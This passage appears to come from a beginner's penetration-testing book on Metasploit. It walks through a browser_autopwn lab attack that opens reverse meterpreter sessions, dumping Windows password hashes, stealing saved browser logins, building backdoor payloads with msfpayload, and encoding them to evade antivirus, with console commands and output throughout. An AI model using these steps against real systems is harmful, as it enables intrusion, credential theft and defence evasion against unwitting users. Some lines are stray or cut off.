
msf auxiliary(browser_autopwn) > set LHOST 192.168.253.131
LHOST => 192.168.253.131
msf auxiliary(browser_autopwn) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf auxiliary(browser_autopwn) >

```

In the preceding screenshot, you can see the setup in detail. We have set the SRV port to 80 which is the default HTTP port. This will avoid any hints of doubt to the victim about a threat associated with the link. The same holds true for setting URIPATH to / as this option makes the URL a simple URL without appending it with gibberish alphabets. We also set the LHOST to the IP of the attacker machine, in this case our machine itself.

- `msf auxiliary(browser_autopwn)>set lhost ip_address`
- `msf auxiliary(browser_autopwn)>set srvport port_number`
- `msf auxiliary(browser_autopwn)>set URIPATH /`
- `msf auxiliary(browser_autopwn)>exploit`

Once we accomplish setting the values it's time to run the `exploit` command. The following screenshot shows that the exploit server gets ready in no time by loading itself with exploit scripts!



```
^ v x root@bt: ~
File Edit View Terminal Help
[*] Starting exploit windows/browser/tom_sawyer_tsgetx7lex552 with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:80/jSQLxzWssi
[*] Local IP: http://192.168.253.131:80/jSQLxzWssi
[*] Server started.
[*] Starting exploit windows/browser/winzip_fileview with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:80/SInhnHbn
[*] Local IP: http://192.168.253.131:80/SInhnHbn
[*] Server started.
[*] Starting exploit windows/browser/wmi_admintools with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:80/ZKqba
[*] Local IP: http://192.168.253.131:80/ZKqba
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse handler on 192.168.253.131:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse handler on 192.168.253.131:6666
[*] Starting the payload handler...
[*] Started reverse handler on 192.168.253.131:7777
[*] Starting the payload handler...
[*] --- Done, found 34 exploit modules
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.253.131:80/
[*] Server started.
```

As the user clicks on the link in the browser, the exploits start working and performs the exploitation for us. In the following screenshot, you can see that the meterpreter channels opened, giving us access to the victim. This attack is a client-side exploitation and not direct system exploitation. This requires interaction with the victim/target, which forms the majority of the attack. The art of social engineering of an attacker will be put in to test in this attack to make the victim click on the provided link. The game ends only when the victim clicks on the link.

```

[
zOng4NjpNU0LF0jYuMD0%3d'
[*] 192.168.253.132 browser_autopwn - JavaScript Report: Microsoft Windows:XP:SP0:en-us:x86:MSIE
:6.0:
[*] 192.168.253.132 browser_autopwn - Reporting: {:os_name=>"Microsoft Windows", :os_flavor=>"XP
", :os_sp=>"SP0", :os_lang=>"en-us", :arch=>"x86"}
[*] 192.168.253.132 browser_autopwn - Responding with 24 exploits
[*] 192.168.253.132 ie_createobject - Sending exploit HTML...

```

As soon as the victim clicks on the link, we see a lot of activity on the screen as shown in the screenshot:

```

^ v x root@bt: ~
File Edit View Terminal Help
[*] Sending stage (752128 bytes) to 192.168.253.132
[-] 192.168.253.132 firefox_escape_retval - Exception handling request: Connection reset by peer
[*] 192.168.253.132 apple_quicktime_marshaled_punk - Sending exploit HTML...
[-] 192.168.253.132 firefox_escape_retval - Exception handling request: Connection reset by peer
[*] 192.168.253.132 ms12_004_midi - Sending HTML
[-] 192.168.253.132 firefox_escape_retval - Exception handling request: Connection reset by peer
[*] 192.168.253.132 ms10_018_ie_behaviors - Sending Internet Explorer DHTML Behaviors Use After
Free (target: IE 6 SP0-SP2 (onclick))...
[-] 192.168.253.132 firefox_escape_retval - Exception handling request: Connection reset by peer
[*] 192.168.253.132 ms10_018_ie_behaviors - Sending Internet Explorer DHTML Behaviors Use After
Free (target: IE 6 SP0-SP2 (onclick))...
[-] 192.168.253.132 firefox_escape_retval - Exception handling request: Connection reset by peer
[*] 192.168.253.132 ie_createobject - Sending exploit HTML...
[-] 192.168.253.132 firefox_escape_retval - Exception handling request: Connection reset by peer
[*] Meterpreter session 6 opened (192.168.253.131:3333 -> 192.168.253.132:1195) at 2013-04-24 22:
40:19 +0530
[*] Sending stage (752128 bytes) to 192.168.253.132
[*] 192.168.253.132 ms10_018_ie_behaviors - Sending Internet Explorer DHTML Behaviors Use After
Free (target: IE 6 SP0-SP2 (onclick))...
[*] 192.168.253.132 ie_createobject - Sending exploit HTML...
[*] 192.168.253.132 apple_quicktime_marshaled_punk - Sending exploit HTML...
[*] Session ID 5 (192.168.253.131:3333 -> 192.168.253.132:1193) processing InitialAutoRunScript '
migrate -f'
[*] Current server process: IDeXMQwo0hjXiMGjfsQdHeK.exe (1772)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1364
[*] Meterpreter session 7 opened (192.168.253.131:3333 -> 192.168.253.132:1204) at 2013-04-24 22:
41:06 +0530

```

In the preceding screenshot, we can see that a few of the exploits failed to work. When we observe them closely we can see the occurrence of the word "firefox" in them. That means that the user clicked on this link in a non-Firefox environment. I have used Windows Internet Explorer to demonstrate this exercise.

Another interesting thing we observed in this module is that as soon as the exploit is successful, the exploit migrates itself to [notepad.exe](#). This is because in such an attack there is a high chance that the user restarts the browser since there will be an infinite page-loading waiting-period for the user, and he/she might even try to close the tab. In such a case, we do not want to lose the connection which we managed to gain to the box. Therefore, the auxiliary module is intelligent enough to think this and migrate itself to a safer process in the background such as [notepad.exe](#) or the process similar to it.

Once we have covered the meterpreter in detail in the previous sections.

We

Creating backdoors in Metasploit

We have seen a lot of payloads when we tried to set them in our first exploit. This makes me think that if we could find a way to attach these payloads independent of the exploit, and use social engineering to get more targets owned, then my success rate will increase in my attack. To answer these prayers, Metasploit saves the day with a script called as `msfpayload`!

Navigate to `/opt/metasploit/msf3/`. Here you shall find an executable script by the name of `msfpayload`. Using `msfpayload`, we can create a malicious binary file that can then be given to the victim and will help us to exploit his/her system.

Dumping Windows hashes

Post exploitation, if we wish to get the username and passwords of all the users logged in to the system, then we need to dump those hashes. For this we have a script in the meterpreter module. The name of the command is `hashdump`.

The syntax for this command is as follows:

```
meterpreter>hashdump
```

The following screenshot explains the commands in action:

```
meterpreter > hashdump
Administrator:500:f0d412bd764ffe81aad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:d5cea586862d961444313a3f79233071:1df4bcc16a8b05da47f0b8e45a5ec124:::
IUSR_FACILITATOR:1004:f20b82bd0978219f86c6e4f5e2a05cc7:c105bcdae91502c41d110a965fab8639:::
IWAM_FACILITATOR:1005:449fb19918652a06a98e00499a4ba73c:5a575a012d86ae71164ddc4ccb58d72a:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:04268f6f0a518e206a3e9951e4daf16f:::
vv:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

After dumping these hashes, we can use a tool like John the Ripper to crack the passwords.

Browser credential stealing using third-party tools

We have seen the concepts of channel creation and executing processes from remote systems on the target. We have also seen the upload/download commands in meterpreter. Using these concepts, if we can upload an EXE such as `firepassword` that steals the saved credentials in a Firefox browser, then this gives us an increased coverage for the attack from the system to their online footprints.


```
***** Saved Host list with username/password *****
Host: http://www.facebook.com
email    : loginnamed
pass     : passwr
-----
Host: https://accounts.google.com
Email    : anotherlogin
Passwd   : anotherpass
-----
```

This section covered the major features, which you need to know as a beginner. I am sure from this point onwards, you can explore Metasploit all by yourself with a little guidance here and there. The sole aim of this section was to provide you with a jumpstart that was needed to get your hands dirty with the tool.

Social engineering toolkit – an extension to Metasploit

So far, we have covered various aspects of Metasploit in this book. In this section, let's extend our knowledge to the Metasploit extensions used with the social engineering toolkit. Social engineering is a classical method of exploiting the human mind. The target may use any high-class security tools and defense to secure itself from the attackers, but as we all know, an organization is as secure as its weakest link. What gets even more interesting is that there can never be a patch to human stupidity. The social engineering toolkit facilitates these kinds of attacks, which require a security aware human mind to defend it; if not, the exploitation is unstoppable by any defense mechanism.

As we open the social engineering toolkit, we see a plethora of options on our plate as shown in the following screenshot:



```

Terminal
root@bt: /pentest/exploits/set

[---]      Report bugs: davek@trustedsec.com      [---]
[---]      Follow me on Twitter: dave_rellk      [---]
[---]      Homepage: https://www.trustedsec.com      [---]

Welcome to the Social-Engineer Toolkit (SET). Your one
stop shop for all of your social-engineering needs..

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:


1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social-Engineer Toolkit
6) Update SET configuration
7) Help, Credits, and About

99) Exit the Social-Engineer Toolkit
  
```

Let's enumerate the options available under this framework:

- **Social engineering attacks:** This category of attacks includes various subcategories such as spear phishing attacks, website attacks, crafting media payloads, mass mail attacks, SMS spoofing attacks, QR code-based attacks, and so on. In the spear phishing attack, we have a single target and the attack is like how we spread a spear to catch a fish—thus its name; spear phishing. In crafting media payloads, we basically use MP3/audio formats or videos, PPTX files, PDFs, and so on to send to the victim. These will be bound with backdoors to grant access to the remote system. Of course obfuscation of the payload is also done before sending the infected media file so that we evade the IDS/IPS and antivirus systems.
- **Fast-track attacks modules:** This is integration with the previous fast-track pen testing platform. The social engineering toolkit now houses these platforms under its roof as well.
- **Third-party module integration:** This sees two attacks under its hood; the famous Java applet based exploit and the Remote Administration tool based on Tommy Edition.
- The social engineering toolkit can also be used to update the Metasploit framework apart from the `msfupdate` command covered previously in the book.

The Metasploit extension can be found under the social engineering attack menu under the **Create payload** suboption. In the following screenshot, we can see the meterpreter extension based payloads under the social engineering toolkit. The way to run these still remains the same using the regular Metasploit framework commands when exploiting the target.



5) Windows Bind Shell X64	Windows x64 Command Shell, Bind TCP Inline
6) Windows Shell Reverse_TCP X64	Windows X64 Command Shell, Reverse TCP Inline
7) Windows Meterpreter Reverse_TCP X64	Connect back to the attacker (Windows x64), Meterpreter
8) Windows Meterpreter Egress Buster	Spawn a meterpreter shell and find a port home via multiple ports
9) Windows Meterpreter Reverse HTTPS	Tunnel communication over HTTP using SSL and use Meterpreter
10) Windows Meterpreter Reverse DNS	Use a hostname instead of an IP address and spawn Meterpreter
11) SE Toolkit Interactive Shell	Custom interactive reverse toolkit designed for SET
12) SE Toolkit HTTP Reverse Shell	Purely native HTTP shell with AES encryption support
13) RATTE HTTP Tunneling Payload	Security bypass payload that will tunnel all comms over HTTP
14) ShellCodeExec Alphanum Shellcode	This will drop a meterpreter payload through shellcodeexec (A/V Safe)
15) Import your own executable	Specify a path for your own executable

the quieter you become, the more you are able to hear

set:payloads>

Using msfencode scripts in the attacks

I would like to provide a short note on msfencode available in the Metasploit framework. The msfpayload script can be used to create a malicious executable but to make it evade the IPS/IDS and antivirus systems, we need to encode/obfuscate the payload using an encoder. Msfencode does the task for us by providing a variety of encoding options.

Nmap and Metasploit

Nmap is an independent tool in itself, but this can also be called within Metasploit for a quick port scan to be performed. An example would be as follows:

- **Syntax:** `msf>nmap -sV ip_address`
- **Syntax:** `msf>nmap -O ip_address`

The first command scans the services running on the ports in the target system, whereas the second command grabs the banners of the target system.

If you need help with Metasploit, here are some people and places that will prove invaluable.

Official sites

- Homepage: <http://www.metasploit.com/>
- Manual and documentation: <http://help.metasploit.com/>
- Wiki: <http://wiki.backbox.org/index.php/Metasploit>
- Blog: <https://community.rapid7.com/community/metasploit/blog>
- Source code: <https://github.com/rapid7/metasploit-framework>

Articles and tutorials

There are countless tutorials and articles on the web covering various aspect of Metasploit. You can search for a specific task to do on a search engine (Google, Bing, and Yahoo) and might end up visiting exciting websites with clear explanations on how to do it. Metasploit users are everywhere and their posts on the web extend to picture albums, source codes, and also video tutorials. The following are some sites that will be familiar to GIMP users:

- http://www.offensive-security.com/metasploit-unleashed/Main_Page
- <http://backtracktutorials.com/metasploit-tutorial/>
- <http://www.securitytube.net/video/1175> (*Metasploit Mega primer, Vivek Ramachandra*)

Community

If you are looking to get involved in Metasploit, these links will be useful for you:

- Official mailing list: <http://mail.metasploit.com/mailman/listinfo/framework>
- Official forums: <https://community.rapid7.com/welcome>
- Unofficial forums: <http://www.backtrack-linux.org/forums/forum.php>
- Official IRC channel: <https://community.rapid7.com/docs/DOC-2198>
- User FAQ: http://en.wikibooks.org/wiki/Metasploit/Frequently_Asked_Questions

Twitter

If you are a Twitter user, I must mention these Twitter pages:

- <https://twitter.com/metasploit>
- <https://twitter.com/hdmoore>
- <https://twitter.com/rapid7>
- <https://twitter.com/Backtrack5>

For more open source information, follow Packt at <http://twitter.com/#!/packtopensource>.

